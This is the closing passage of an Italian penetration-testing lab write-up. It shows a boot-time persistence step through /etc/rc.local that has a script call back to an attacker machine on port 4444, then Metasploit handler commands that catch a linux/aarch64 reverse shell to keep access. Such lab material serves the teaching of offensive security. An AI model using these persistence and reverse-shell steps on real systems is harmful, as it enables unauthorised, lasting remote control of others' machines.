echo "exit 0" >> /etc/rc.local
```

Il file ***in.sh*** sarà eseguito in automatico ad ogni avvio e comincerà a contattare la macchina Kali sulla porta 4444 fin quando questa non si metterà in ascolto.


Maintaining Access

Avvio della backdoor

Utilizziamo un generico modulo **handler** per instaurare una connessione di tipo reverse con il dispositivo target:

Comando:

```
use exploit/multi/handler
set LHOST 192.168.14.30
set LPORT 4444
set payload linux/aarch64/shell_reverse_tcp
run
```



GRAZIE PER L'ATTENZIONE

Penetration Testing concluso
con successo